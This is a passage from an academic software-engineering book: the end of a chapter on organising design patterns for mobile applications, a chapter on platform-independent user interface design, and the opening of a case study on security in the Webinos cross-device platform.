In the second book of the series (Schmidt et al., 2000), the distribution-related design problems are considered among several categories, including service access and configuration, event handling, concurrency, and synchronization. In total, 17 patterns have been identified and presented in the book.

Fowler (2003) describes Remote façade and Data transfer object patterns aimed at improving the performance of distributed applications; these two patterns are included in the report. The author also provides several patterns addressing the offline-concurrency issue.

Resource Management


Efficient resource management is a common goal in application development in various domains. Meanwhile, in mobile application development, the need for conservative resource consumption is especially acute. Therefore, the resource management patterns, though generally applicable, are of prime importance in the mobile domain. A variety of resource-management-related patterns are described in Kircher and Jain (2004), where the patterns are categorized into the Resource Acquisition, Resource Lifecycle, and Resource Release categories. In Noble and Weir (2000), memory-management-related patterns for embedded systems and handheld devices are described.

GENERIC ARCHITECTURAL MODEL APPROACH FOR ORGANIZING PATTERNS

The process of top-down system design can be seen as consisting of two phases. The first phase is the conceptual architecture design phase, where the components of the system need to satisfy the requirements identified by using architectural patterns. The second phase is the concrete architecture design phase, where these components and the interactions between them are refined by using design patterns. In the specific application domain, the number of available architectural patterns is usually limited in comparison to the number of design patterns. Therefore, the ease in identifying appropriate architectural patterns in the conceptual architecture design phase should not depend on how the architectural patterns are organized in general. At the same time, the number of design patterns to elaborate the conceptual architecture may be considerably high. Therefore, the design patterns may need to be organized in such a way that the identification of suitable patterns would be easier.

To overcome the challenge of identifying and applying patterns efficiently within a particular domain, we have proposed a generic architectural model approach. According the approach, the patterns for a specific domain can be organized on the basis of a domain-specific architectural model, since: i) the model's components reflect different aspects of functionality; and ii) each component can be mapped to related problems and relevant patterns (problems may be incorporated into patterns or kept separately). To facilitate the identification of relevant design patterns, these patterns can be organized around the elements of a conceptual architecture created for the domain. Moreover, since different software development projects may use different conceptual architectures, a generic conceptual architecture should be created, wherein the commonly found architectural elements are present. For demonstrating the feasibility of the architectural model approach and validating its usability, we have applied and evaluated it in the mobile domain.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use



Generic Architectural Model for the Mobile Domain

Following our approach, we have developed a tentative generic architectural model, wherein the general elements of mobile applications or mobile systems are included, that can be used as a generic conceptual architecture. The model was built on the basis of several architectural models and guidelines relevant to the domain (Nokia, 2002b; OMA, 2004c; OMA, 2004b). The general structure and components of the produced model are shown in Figure 8.

The model adopts the layered approach as described in the Layers architectural pattern (Buschmann et al., 1996). According to the principles of layered architecture, a component may request the functionality of the lower-level components or the components within the same layer. Exceptions to this rule are the so-called common functions (OMA, 2004b), which are the basic mechanisms used by other components at different layers.


The layers of the model include the Application, the Middleware, and the Platform layers introduced in the Mobile Internet Technical Architecture layered element model (Nokia, 2002b). The Platform layer contains core OS components, hardware components along with related drivers, and network drivers corresponding to various access technologies. At the Middleware layer, referred to in (Nokia, 2002b) as the Mobile Internet layer, three groups of components are identified: i) the SDK libraries enabling the use of OS functionality for the applications; ii) supporting components for the user interface, for application inter-working, and the components allowing applications to manage their data sources; and iii) the components responsible for satisfying the connectivity requirements of an application by implementing a set of the Internet protocols.

Figure 8. An outline of the tentative general architecture model, with mapping between the components and patterns

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

The Application layer contains a User Interface part, an Application Logic part, and a number of enablers. The *User Interface* implements the presentation logic (displaying the information and handling user requests), while the *Application Logic*, also referred to as domain logic (Fowler, 2003), represents the set of operations that form the core of the service provided by the application. The *Enablers* represent standardized technology building blocks, such as browsing, messaging, and location interface, that are used in the development, deployment, or operation of a service (OMA, 2004a; Nokia, 2002a).

The components of the Mobile Internet layer, in turn, represent building blocks for the enablers. Some of them implement functions that can be reused by multiple enablers, providing common capabilities upon which other capabilities are built, and are, therefore, called *common capabilities* (OMA, 2004a).



The introduced model is meant to facilitate the search of the design patterns relevant to the refinement of its components. For this function, the model's components should point to the relevant (collections of) patterns applicable to the mobile domain. An example of such an indication is also presented in Figure 8, where several patterns are mapped to the components of the tentative generic architectural model.

Using the Model for Choosing Patterns

The use of the model in the process of the top-down design process is summarized in Figure 9. By applying suitable design patterns to the relevant high-level components of the model, a detailed design, with elaborated components and their relationships, is accomplished.

In addition to suggesting suitable patterns, the model should provide auxiliary information, which would help the designer evaluate the pattern applicability to a particular problem at hand. This additional information may include examples of successful or unsuccessful use, consequences, platform- or

Figure 9. Supporting design process with a general architectural model

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

programming-language-related constraints, and other information reflecting the credibility that could be assigned to the patterns as well as their relevance to the design problems encountered in the organization.

Once the design process is completed, the knowledge obtained during the design process can be used to refine and extend the model concerning both the model components and the mapping between components and patterns. The refinement and extension of the model can be seen as an iterative process. When a software product is being designed and developed within a company, the knowledge obtained and experience can be used to update the components and their relationships (e.g., replace outdated components with new ones or add new ones) and to update the mapping (e.g., by modifying the descriptions of patterns, or by modifying the links between patterns and problems).

Validation of the General Architectural Model Approach

The general architectural model approach has been validated by applying it in the process of designing multiple user interfaces (MUI) as a part of the SESCA online resource Reservation system (SE-RE) developed by SESCA Technologies (Mazhelis, Markkula, & Jakobsson, 2005). The system was used on a variety of devices with distinct versions of browsers, and efficient generation and maintenance of the user interface for such a system should be easily changeable and adaptable to different platforms and browsers, should have a low response time and a low resource utilization, and should be easy to develop and maintain.

To achieve these design goals, the high-level components of the user interface were refined by using the Composite View pattern (Alur et al., 2001), the Abstract Factory pattern (Gamma et al., 1995), and the Intercepting Filter pattern (Alur et al., 2001). In particular, the use of the Composite View pattern allows making the UI description platform-independent and easily adjustable to particular platforms, as well as reduces the repetition of the code. The Abstract Factory pattern was used for implementing the selection of the appropriate UI components. Finally, the Intercepting Filter pattern (based on the Pipes and Filters architectural pattern and the Decorator pattern) was applied in implementing a platform tailored to the transformations of UI components. Consequently, the links to these patterns were added to the general architectural model.

The application of our approach in this real company's software product development case was proven to be successful. The development of SE-RE system resulted in meeting the specified requirements, and the desired quality goals were reached as well (Mazhelis, Markkula, & Jakobsson, 2005). The results achieved in this case validated our generic architectural model approach, and it was also shown to be practically usable in real commercial, mobile, domain-specific application development.

FUTURE RESEARCH DIRECTIONS

We have introduced a generic architectural model, which can be used for organizing patterns for efficient usage in domain-specific software development. The idea of aligning patterns based on an architectures has also been presented by some other researchers, albeit rather implicitly. In particular, van Welie and van der Veer (2003) proposed organizing patterns according to, among other criteria, the function or problem similarity. The functions are often traceable to the architectural decomposition, and, therefore, pattern organization is correlated in this case to the architecture. Furthermore, Ahmed and Ashraf (2007), while suggesting applying design patterns in model-based UI engineering, organized patterns according

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

to (layered) models. Neither of these papers, however, looks systematically into the issue of using the architectural model as a tool for organizing domain-specific patterns.

We have also empirically verified our approach in a case of real commercial mobile software development. The results obtained indicate the applicability of the proposed approach in the process of designing domain-specific applications. However, further research would be needed to evaluate the generalizability and applicability of the approach more widely to other cases, and to further develop and refine the generic architectural model.

Further research would also be needed for evaluating available patterns and pattern systems with respect to their suitability in domain-specific contexts. For example, problems solved can be ranked according to their importance in the development of mobile applications and services. For the patterns addressing the most important problems, the consequences of their use need to be analyzed, taking into account the specificity and limitations of the particular domain. The results of the evaluation could be employed to refine mapping between patterns and components in the proposed general model. Furthermore, as the set of patterns for mobile application development is growing steady (see, for example, Nokia, 2014), the emerging patterns need to be evaluated as well, as soon as they become available.

CONCLUSION

The efficient development and maintenance of high-quality mobile applications and services demand thorough architectural design. The process of elaborating such a design is often laborious and time consuming, since a number of quality goals may need to be satisfied by architectural means. This process, however, can be greatly facilitated by the use of architectural and design patterns, which encapsulate the knowledge of past successful solutions to commonly encountered problems.

Many patterns addressing various problems have been introduced over the last 15 years, and the designer facing a particular problem to be solved by architectural means may find herself or himself looking through a large collection of patterns in an attempt to identify the one best able to solve the encountered problem in a particular context. It is, therefore, useful to organize the pattern collection in such a way that would enable fast identification of suitable patterns.

Two complementary approaches to facilitate the pattern identification process are considered in this chapter: domain-specific pattern collections, and organizing patterns according to an architectural model. The former approach effectively consists of maintaining the collection of patterns, where only the patterns suitable in a particular application domain would be gathered. In this chapter, an example of the collection of patterns suitable in the domain of mobile applications is presented. These types of pattern collections can help the designers focus on the specific application domain.

The generic architectural model approach can be used for mapping patterns onto the functional components commonly found in a particular application domain. The developed architectural model was introduced as a means to support the identification of patterns suitable in a particular context. The aim of this model is to suggest the high-level architectural components and to indicate the patterns that can be used to refine these components. The generic model can be, for example, applied within a company developing certain types of mobile applications. The model can be updated and/or extended iteratively by analyzing and incorporating the feedback obtained in the process of designing the applications. This process refines and further develops the general architecture and the incorporated design solutions, which can be used as a reliable basis for building new applications or services.

KEY TERMS AND DEFINITIONS

Architecture: In the case of a software-based system, its architecture is represented by the logical arrangement of the system's components, along with their functional characteristics and interrelationships.

Domain: In general, a domain can be seen as a part of the real world or as an area of knowledge bounded by a certain set of constraints. Examples of different types of domains are: business domains, problem domains, application/solution domains, and technology domains.

Domain-Specific Patterns: Patterns tailored to specific areas of applications, such as embedded software patterns (Noble & Weir, 2000), or the patterns tailored to specific development tools or platforms, e.g., core J2EE patterns (Alur, Crupi, & Malks, 2001; Fowler, 2003).

Mobile Domain: The mobile application domain (as a part of the real world) includes the business needs, constraints, and related technical issues imposed by mobile applications. Respectively, the mobile technology domain (as an area of knowledge) represents the class of technical solutions addressing the problems common in the mobile application domain.

Pattern Catalog: Pattern catalog is a means of systematically collecting patterns, whereby patterns are organized according to certain characteristics, and relationships between them are described. The catalogs usually contain the patterns addressing the most common design problems. One of the most known domain-independent pattern catalogs is the GoF catalog (Gamma et al., 1995); an example of a domain-specific catalog is the Core J2EE Pattern Catalog (Alur et al., 2001).

Pattern: In general, a pattern presents a solution to a problem in a context. In software engineering, it has been defined by Gamma, Helm, Johnson, and Vlissides (1995) as a description of communicating objects and classes that are customized to solve a general design problem in a particular context.

System Design Process: Top-down system design process generally includes the *conceptual architecture design phase*, where the components to satisfy the stated requirements are identified, and the *concrete architecture design phase*, where these components and interactions between them are refined (Matinlassi et al., 2002). In practice, the top-down design is combined with the bottom-up design approach, wherein available general solutions – in a form of components, frameworks, platforms, programming languages, personal expertise, etc. – are applied to a range of problems.

Chapter 22
User Interface Design in Isolation from Underlying Code and Environment

Izzat Alsmadi
University of Texas A&M, USA

ABSTRACT

The success of any software application heavily depends on the success of its User Interface (UI) design. This is since users communicate with those applications through their UIs and they will build good or bad impressions based on how such UIs help them using the software. UI design evolves through the years to be more platform and even code independent. In addition, the design of an application user interface consumes a significant amount of time and resources. It is expected that not only the same UI design should be relatively easy to transfer from one platform to another, but even from one programming language release to another or even from one programming language to another. In this chapter, we conducted a thorough investigation to describe how UI design evolved through the years to be independent from the code, or any other environment element (e.g. operating system, browser, database, etc.).

INTRODUCTION

Graphical User Interface (GUI) is a recent term for an area that is used to be called Human Computer Interaction (HCI). While both terms are not identical or synonymous, they refer to the same area or subject on how to design the interfaces of software applications through which users interact with those underlying software. On the other side, Application Peripheral Interfaces (APIs) indicate low level interfaces between software applications and other applications, operating systems, databases, hardware components, etc. The commonality between GUI and API (in addition to the last word; Interface) is that both include how the subject software is going to interact with its environment (users; GUI, other applications; API).

The design of the GUI is considered very important and critical to any software. A very successful software, from the inside, may fail by large if its GUI fails to attract users to use and understand features

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

that exist in this software. Alternatively, a very attractive GUI may boost, a shallow software, from the inside to be more successful. You may see many applications or websites in the market that offer the same features or services. Why certain ones are more popular?! Their GUI can be the first thing to think of.

The evaluation of GUIs is also unconventional and we should usually combine some formal verification or testing techniques with some informal techniques. In other words, while the automatic testing of user interfaces is important and continuously growing (Alsmadi & Magel 2007), there are some important parts of the user interface that they should manually be validated by users or testers. In this context validation is the term usually used to indicate those parts of the requirements, unlike verification, that need to be evaluated and tested through the users and not by formal methods, mathematical proofs or test automation tools.

Test automation for user interfaces is very popular and convenient. Testing application interfaces usually consumes a significant amount of project time and resources. The percentage of automating testing activities can vary from one software product to another and from one software module/component to another. In general, it is desirable to achieve 100% or high percentage coverage in user interface testing (Alsmadi, 2014). However, there are many obstacles toward achieving such 100% coverage. There are some user interface aspects that need human or manual validation for approvals. For example, the possible appropriateness of GUI components' layouts or coloring can be very hard for tools to automatically verify without human visual eyes assistance. In addition, the continuous evolution of graphical user interface components creates a challenge on test automation tools. In particular, the majority of those tools use some reverse engineering methods or libraries (e.g. Reflection in Java) to read all GUI components at run time and be able to interact with those components (Amalfitano et al., 2012; Banerjee et al., 2013). Those reverse engineering libraries may not have methods that can extract information from new GUI components that they are not developed to normally handle or serialize.

In this chapter, we will focus on evaluating how the design of user interfaces evolve to be more independent. We will focus on two aspects of this independency: Platform independent, and UI design patterns and principles.

PLATFORM-INDEPENDENT UI DESIGN

The term "platform-independent" or "cross-platforms" have been very important marketing or selling themes for many software applications to show signs of robustness and flexibility. For example, Java, in comparison with C# considers its main distinguished different is being platform-independent where C# can only run within Windows environments whereas Java can run on Windows and many other environments (e.g. MAC, Unix, etc.). User Interface design contributes significantly to making one software application platform-independent or not. In some cases, UI can be platform-independent while optimized to work on one specific platform.

UI interfaces exist in different platform versions or forms. The same application can have a web browser version, Desktop version, console or terminal version and mobile version. There are two main important factors that justify the need to have a unified UI for the same software application on the different platforms:

1. For users, it will be easier to deal with the different versions or forms of the same application on the different platforms if those forms are unified. Their learning curve can be faster and they can

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

remember or memorize the same features or services from the different forms. Having a unified form does not mean necessary to have identical copies because this is impossible. For example, a button in a Desktop application will look somewhat different from a button in a web browser or a mobile platform. Nonetheless, with this shift from one platform to platform in mind, the different versions should be symmetric or consistent and easy to correlate with each other.

2. For UI designers, testers, technical support, etc. having a unified UI for the different platform can help them accelerate their design, testing or maintenance tasks. This does not eliminate the fact that many errors can be unique to certain platforms and not the others. In fact, for websites, there are many cases where some errors will show in a website using a particular browser (e.g. Microsoft Internet Explorer) and not the other browsers (e.g. Google Chrome, or Firefox) or even the same browser but different release versions. There are many technologies that are used across the different browsers. However, some recent features and technologies are developed to work or be optimized with a particular browser and may not work well for other browsers.

Here are some recent technology information targeting the issue of UI cross browsers support:

- Microsoft introduced recently (Coded UI Tests) for cross browsers testing to enable writing tests on one browser and be able to run or execute those test cases on different Internet browsers. On the other hand, Selenium web test automation tool or framework provides different drivers or libraries to be able to support testing the different Internet browsers.
- Java recently added Java FX libraries to replace previous GUI: Swing, AWT, or SWT. Java FX is fully object oriented where not only GUI nodes or components are objects but even their attributes and actions are objects that can be instantiated and declared with different instance properties. In addition, Java FX includes Scene Builder tool which seems to be similar to the toolbox module in Visual Studio.NET releases. The Scene Builder allows users to create GUI components on the fly. Those GUI components are in a CSS scripting file isolated from Java source code files. The model file that this GUI is preserved through can be imported to different other applications.
- There are several XML-based existing scripting languages or standards (e.g. Extensible Style Sheet Language: XSL, XSL Beans, Extensible User Interface Language: XUL, User Interface Markup Language UIML, Microsoft Extensible Application Markup Language XAML (Moonlight), WPF, QML) that are used to document the user interfaces (Tubishat et al., 2009). Saving and reusing this mobile-form of the UIs may not only be important for making the UI platform-independent, but it can also help in storing or preserving those UI and an easy to move, transfer or store format. This can further facilitate testing, evolution and maintenance activities. Those UIs that can be saved in static file formats, can be regenerated into a new UI for possibly a complete or different application. In Tubishat et al. (2009), we proposed a method to automatically evaluate if an application GUI structure is changed. This may then trigger several other activities (e.g. regression testing). Most of similar approaches use a form of XML structure to ensure that GUI hierarchical structure is preserved through XML representation or tree.
- There are some applications or middle-wares that are used to render interfaces of applications that are described or developed in the previously mentioned UI markup languages. For example, jXUL is a Java-based rendering middle to recreate user interfaces in Java Swing libraries based on XUL input files.

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

- Object serialization in programming refers to storing (e.g. in memory or a file) an object with all its attributes values, state, etc. as one entity. In GUI, serialization, for persistence storage, can be extended to enable storing the whole GUI and all its objects, attributes, events and relations as one entity or object.
- In their Office products, and starting from MS Office 2010, Microsoft allowed users to make "theme" changes across all UI components. Giving the users the ability to customize their UIs is another recent trend in the design of UIs. Users may not like the standard theme (i.e. colors, styles, fonts, sizes, etc.) of a particular application UI. In those models, they are given the opportunity to either create their own customized UI theme or for the least choose one from several available themes.
- Console or terminal based applications are usually platform independent due to the simplicity of their UI design. Unlike all other UI platforms (e.g. Desktop, mobile, tablet and Web) console-based UI uses only the keyboard and does not allow the users to interact with the application through the mouse at all. This makes the design and interaction of those UIs very simple and easy to transfer from one platform or environment to another.

Many low-level software applications (e.g. embedded systems, hardware controls, robots, etc.) prefer to use console or terminal-based UIs as simplicity is more important than UI richness or flexibility. In addition, users in those domains are considered as technically experts and are able to understand and communicate with command-based applications or environments. On the other hand, web and desktop applications tend to rely heavily on new and very rich UI components. On one hand, this will make those UIs more attractive and allow the users of those UIs or applications to have more flexible options and interactive environments. On the other hand, this continuous update of UI components and evolution can cause a lot of compatibility, testing and maintenance issues. UIs of mobile applications are somewhat in between lightweight terminal-based UIs and desktop or web rich UIs. Mobile platforms allow users to use the touch screen (which acts more like a mouse in the classical no-touch screen environments). In addition, some mobiles include physical keyboards that can be used or alternatively mobile platform provides emulated keyboards.

UI DESIGN PATTERNS AND PRINCIPLES

Software design principles and patterns show experienced well-designed or evaluated software design approaches or templates. They can be used as decent practices to follow when trying to design a new software. For UI design, and since UI software is unique and different from code written in the main program, those principles are patterns may not be applicable to UI design (Cerny & Donahoo 2015). This does not eliminate the idea that many software design principles are still applicable to UI design in the general sense. For example, the principle of "separation of concerns" or "separate what varies from what does not vary and encapsulate what varies" is a general software design principle related to Abstraction and Encapsulation. Those two high level design concepts are considered cores in current software design architectures. In abstraction, we design software as a solution to a problem. Hence it's important for software designers to first understand the problem and the problem domain and then design a solution that fits or solves that problem. In this scope, abstraction is related to what should and should not be included as requirements and features in the solution program. Later on abstraction is related to

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

what methods and attributes should and should not be included in each class of our designed classes. Some attributes in some classes should not be included because they are irrelevant and does not serve any specific feature related to our program. In coordination with abstraction, encapsulation is related to include in interfaces only what should be used by service consumers. At the class level, method should or should not be public based on whether they are serving other classes or methods in their own class. At the user interface level, encapsulation is related to "shielding the users from irrelevant and unnecessary details". They need to know from the program services only what they are using. Excessive, redundant, or unnecessary information can be as misleading and confusing to users just as the lack of information.

User interfaces of software applications contribute significantly to the success of those applications. There are many factors in which the user interface of an application can be evaluated. For example, a software user interface should be multi-model and adaptive, (Peissner et al., 2012). From an environment perspective, most applications expect to be deployed in the current main three platforms:

1. Web
2. Desktop
3. Mobile

While the underlying features can be the same, however, the user interface between those different platforms can be significantly different. Even in one environment of those the UI can vary based on one instance of that specific environment to another. For example, web browsers (e.g. Microsoft Internet Explorer, Google Chrome, Firefox, etc.) can have support for a wide variety of technologies or features. This make some services of the application only workable, or at least optimized for one of those browsers. In fact, this can vary from one version of one browser type to another. Developing an application that can work perfectly normal in all those different platforms may not be possible or may result in a developing a large or complex application. This is especially true as technologies, add-ons, etc., on those environments keep changing rapidly.

Encapsulation in UI design has also several other dimensions. Recent user interfaces are context-sensitive from several different dimensions. In one part, user interfaces should show/hide different components based on what users are currently doing or which services they are interacting with. Anything from the application or its user interface that is not relevant to the current user context or activities should not be displayed. Help is also context-sensitive in most current applications. Unlike previous historical help formats where users can call them explicitly and they will basically read text from the manual, recent help services pop up to the users to respond to queries that users may not explicitly issued. The user interface should be able to "see" if the user is having some difficulties using a feature or a service and provide relevant help information.

As users communicate with the application only through its interface, it's important that the UI provides informative and interactive help messages and feedback to users. All golden rules of UI design are related to how effectively the application UI interacts with the users. For example, error messages cause the most significant complains of users from software applications. In some cases, error messages are very generic and do not provide any helpful information for the users to understand what mistakes they made and why the service from the software application they are trying to request or interact with is not functions as it should be. A robust UI design is the one which has the ability to predict or know the types of mistakes users may be exposed to and hence provide them with very informative helpful feedback. Further, the UI may propose hints or offer solutions for users in order to fix or bypass those errors. From

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

a code perspective, this may require the design and development of a very effective exception handling that is designed to consider and evaluate all or most possible errors that users may be exposed to.

From a security perspective, the design of user interface should use a robust user input validation system to make sure that many of the intentionally or unintentional incorrect/invalid user inputs are caught and handled at the user interface level. It is important to validate those user inputs and the user interface level or as early as possible before further processing those inputs or allow them to reach the back-end databases and data. Security threats or attacks such as SQL injection or Cross-Site Scripting (CSS) can be significantly prevented based on a robust user-input validation system or roles.

In the principles of UI design also is to offer users alternatives to access the same software services. The standard two inputs that users classically interact with software applications, through their UIs, include the mouse and the keyboard. Accordingly, most of the alternative access to features are based on giving the options to use either the keyboard or the mouse. New touch screen options can fall within the category of mouse options and work in the same way. Flexibility and accessibility have been important UI design goals. In accessibility also, there are many UI design recommendations to allow users with special needs or senses' impairments to interact properly with those software applications. For example, web accessibility metrics include many standards, metrics and tools to evaluate the ability of a web site or application to provide users with special needs different or alternative options. (Alsmadi et al., 2010; Kamal et al., 2016).

User interfaces should help users interact with the software but not control their actions. Users should always feel that they are in control of what they want to do, select, modify, etc. The user interface should not make assumptions on behalf of the users. For example, many "auto-complete" options were designed to help users write or select quickly through remembering their previous selections. Those "auto-complete" options can be either collected or saved from users' previous selections or can be selected based on general public selections. However, in some cases this "auto-complete" option can be annoying (e.g. in Microsoft Word) where the application will reject user modifications of some of the auto-complete selections or decisions. This is an example of where UI should help but not control users or their decisions and selections.

User interfaces should be designed to forgive users and their mistakes. They should not "punish" users for their mistakes or should not "take revenge". Even if users are intentionally trying to force the user interface to crash by entering incorrect or invalid inputs intentionally. The UI should be robust enough to handle all different or strange inputs, while at the same time it should forgive users and communicate with them effectively.

One testing activity that is used in UI testing is what is called "random or monkey testing". In this activity random and very strange inputs and sequence of inputs are generated. Those inputs are then used to generate test cases, and execute them on the user interface. The goal is to make sure that the user interface is robust and will not crash even under abnormal conditions where users can, intentionally or unintentionally input very strange and invalid inputs or sequence of inputs.

In this context, there is a significant quality or design goal contradiction between UI and security designs. For example, from a good UI design perspective, UI should provide information feedback to users when they do mistakes. Users should know why they are seeing errors or why the software is not functioning as they thought it should. This informative feedback should help them understand their mistakes and how they can fix it to be able to correctly deal with the software and use its services. However, from security design goals and perspectives, the software and its UI should not be revealing and should not initiate or volunteer to provide "extra" information that may help users expose information that they

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

are not authorized to see or interact with. This is of course with the assumption that those are illegal users who do not have enough privileges to access the services that they are trying to access or use. A balance is always required between the different design goals or requirements. In addition, the nature of the software or the domain where it is used in can judge which design goals should be given more precedence when conflicts occur.

A unique aspect in UI design is that it combines structured with unstructured approaches, engineering with art, following UI design standards while developing an intuitive, creative, new, different or likeable user interfaces. While we can tell that is UI can be a complete failure or will not be successful, on the other hand, it will be really hard to predict whether a UI will be successful and likeable by users or not. Some software companies try always to develop all their applications or their future releases of those applications based on their standard convention. It will be then easier for users to memorize or predict how to interact or use application services. Some other companies try to follow an intuitive, creative approach with the hope that users will like and will be willing to learn this new UI.

Studying user or usage sessions from application logs (Alsmadi & Magel 2008) can help us understand how users often use the different features and design the layout of the UI to consider this usage. For example, features that are more frequently used by users should be more visible and should have alternative accessibility options. In addition, history or memory based options, where the UI can remember user last time selections for those services is also plausible.

In websites' design, there are some other UI design principles that should be mentioned. For example, the principle "Late or lazy registration" refers to the idea that websites should not push users to register as soon as they visit the website. Many users tend to avoid visiting such websites for two main reasons: First those websites expect users to trust them and register with several attributes or information to the users' private details while those websites are not trusting the users to allow them to browse some information without the need to be registered users. Some website designers may not visualize this users' viewpoint and may have some other reasons why they want users to register from early stages. Nonetheless, in user-centric designs, users and their viewpoints should be considered first. The second reasons that users may not be tempted to register and be able to go further in those websites is that users these days are knowledgeable. They know that they have or can have many options and hence they are not pressured to spend time and register in those websites before knowing important details about those websites and their services.

CONCLUSION AND FUTURE DIRECTIONS

User interfaces will continue to evolve in future. They represent the most volatile component of software applications. They have a major factor in the success or the failure of the software product. They also consume a significant amount of project resources. Companies want to expand their applications to be used in a wide spectrum of environments or platforms. The design of a flexible UI can play a major role in making their software application platform-independent or cross-platform. A decision by users or stake-holders that a software is obsolete or is about to be can be highly related to its user-interface and how users are dealing with or accepting this user interface or how can this interface accommodate the evolution of its surrounding environments. For example, a game that was very popular under Windows 95, 98, etc. may not be popular once a new Windows version is released with many new GUI related features and enhancements. Not only has the software (e.g. Operating systems) continuously evolved, but

EBSCOhost - printed on 2/9/2023 9:17 AM via . All use subject to https://www.ebsco.com/terms-of-use

also the hardware. Memory is continuously increasing with new computers; graphic cards include more memory and support more bits of colors related to the quality of pictures or graphics. The developed applications and their UI in particular should be able to utilize those hardware evolutions to develop richer and more interactive UI-components.

The standard UI model of Mouse-Keyboard users-applications interaction is also evolving. In the same personal computer environments, users can now use touch screens. While touch screen may look, from a UI design perspective, as a mouse, however, they give users more flexibility and options when compared to the mouse features or options. Future software applications should consider using those new options.

Finally, many applications, especially games, utilize virtual reality environments. In virtual reality environment, the model of mouse-keyboard is replaced by a completely different model where in this new model, software applications are brought to users in their own environments. Users in this environment can use their own sensing (e.g. hearing, speaking, touching) members as well as their own actuators (e.g. hands and legs).

Chapter 23
Developing Secure, Unified, Multi-Device, and Multi-Domain Platforms:
A Case Study from the Webinos Project

Andrea Atzeni
Politecnico di Torino, Italy

John Lyle
University of Oxford, UK

Shamal Faily
University of Oxford, UK

ABSTRACT

The need for integrated cross-platform systems is growing. Such systems can enrich the user experience, but also lead to greater security and privacy concerns than the sum of their existing components. To provide practical insights and suggest viable solutions for the development, implementation, and deployment of complex cross-domain systems, in this chapter, the authors analyse and critically discuss the security-relevant decisions made developing the Webinos security framework. Webinos is an EU-funded FP7 project, which aims to become a universal Web application platform for enabling development and usage of cross domain applications. Presently, Webinos runs on a number of different devices (e.g. mobile, tables, PC, in-car systems, etc.) and different Operating Systems (e.g. various Linux distributions, different Windows and MacOSx versions, Android 4.x, iOS). Thus, Webinos is a representative example of cross-platform framework, and even if yet at beta level, is presently one of the most mature, as a prototype has been publicly available since February 2012. Distilling the lessons learned in the development of the Webinos public specification and prototype, the authors describe how potential threats and risks are identified and mitigated, and how techniques from user-centred design are used to inform the usability of security decisions made while developing the alpha and beta versions of the platform.

INTRODUCTION

People use multiple devices with different form factors every day. These devices provide access to similar services but in different ways - native apps, Websites, mobile-specific Websites, etc. As such, these devices are interacting with each other more often, either to synchronize data or to provide cross-device user experiences, e.g., using a smart phone as a remote control for a smart TV, or having a companion application to a live TV programme. These new activities, scenarios and cross-domain user experiences require greater communication and increase the potential for misuse.

For example, *Gloria likes to personalize her online experience by setting application preferences, but also for privacy reasons she retains separate online identities. Gloria may be used to adopting a mobile device for one identity and a laptop for another, each of which covers two separate contexts. With smart systems and identity providers both available, Gloria's device may switch from one identity to another, but Gloria may be unaware of this switch if she set up her device to move between services without any intervention. In fact, she may not be aware which identity is exposed unless her activities are such that she would be conscious of an identity switch*.

Every different device may make a different trade-off considering authentication, authorization, and usability. For example, some devices may only infrequently ask the user to authenticate in order to minimize the use of a small keyboard or screen. However, when devices are used together, their different settings may conflict and either harm the user experience or reduce the system's security.

Security control can introduce usability problems (Schneier, 2009) as configuring and then using complex security features, like access control systems, can be difficult, time-consuming and fundamentally at odds with the primary goals of the end user. As each new platform may have a different system and interface for doing this, the access control problems in cross-device systems are magnified.

How security problems can be addressed in such a complex scenario without losing focus on the usability of the system is the topic of this chapter. The chapter describes a case study in multi and cross-device access control based on the *Webinos* project. The *Webinos* project has designed and implemented a cross-platform application environment which allows developers to create applications which can communicate seamlessly between each platform. This includes the development of a personal device network (Niemegeers and Heemstra de Groot, 2002) which attempts to solve many of the related problems. User-centred design techniques are one of the most important points in our approach. Users are personified as specific entities (like Gloria), with skills, attitudes and motivations, to avoid talking about generic users" who might become contradictory when based on solely on the imagination of developers.

This chapter is structured as follows: section 2 introduces the *Webinos* project and gives a high-level technical overview, as well as listing desired goals, implementation details and the most important concepts related to the *Webinos* architecture. Section 2 also introduces related work on similar architectures to inform our security framework. Section 3 explains in detail how we approached the key usability problems. Section 4 states the main threats we identified in the cross-domain *Webinos* platform. Section 5 introduces the security of the *Webinos* execution environment. Section 6 describes the different types of authentication mechanisms introduced in *Webinos*. Section 7 highlights how to secure a communication session to avoid confidentiality and integrity losses. Section 8 addresses the core of the access control system: the policy framework. Section 9 approaches another task performed as part of *Webinos*: the security analysis of the APIs introduced in *Webinos* so far. Section 10 briefly describes the need for a secure storage to keep confidential information in our cross-device system. Section 11 finally discuss our findings in a multi-platform system and draws conclusions.

BACKGROUND


Webinos

Webinos is a cross-device application platform for mobile Web applications and widgets. It provides applications with a set of APIs for accessing local resources, such as sensors and address books, as well as APIs for communication with other devices and services. The platform aims to create a seamless multi-device user experience through data synchronization and a consistent access control system. *Webinos* is supported on four main device domains: PCs, smartphones, in-car systems and set-top boxes. The *Webinos* project (The *Webinos* Consortium, 2012c) consists of a consortium of over twenty partners, including mobile network operators, device manufacturers, industry research institutions, universities and software companies.

Webinos is suitable for augmenting common scenarios like the following: *Helen and her family see an advert on television for a skiing holiday and decide to book it using their TV. Automatically, their calendars are updated, the car navigation system adds the destination, and a post is added to Helen's social network. On the long car journey, Helen plays a game with her children using their in-car entertainment system and her smartphone. A few minutes later, Helen's parents call, and she invites them to take over playing the game with the children remotely, giving her a much-needed break (*a set of scenarios and use cases are available in the Webinos deliverables [The Webinos consortium, 2012d]).

The platform was designed with the following high-level goals in mind:

- Interoperability of applications across the four device domains. Each application can communicate with others on the same device, with another device belonging to the same user, or with an unknown device elsewhere.
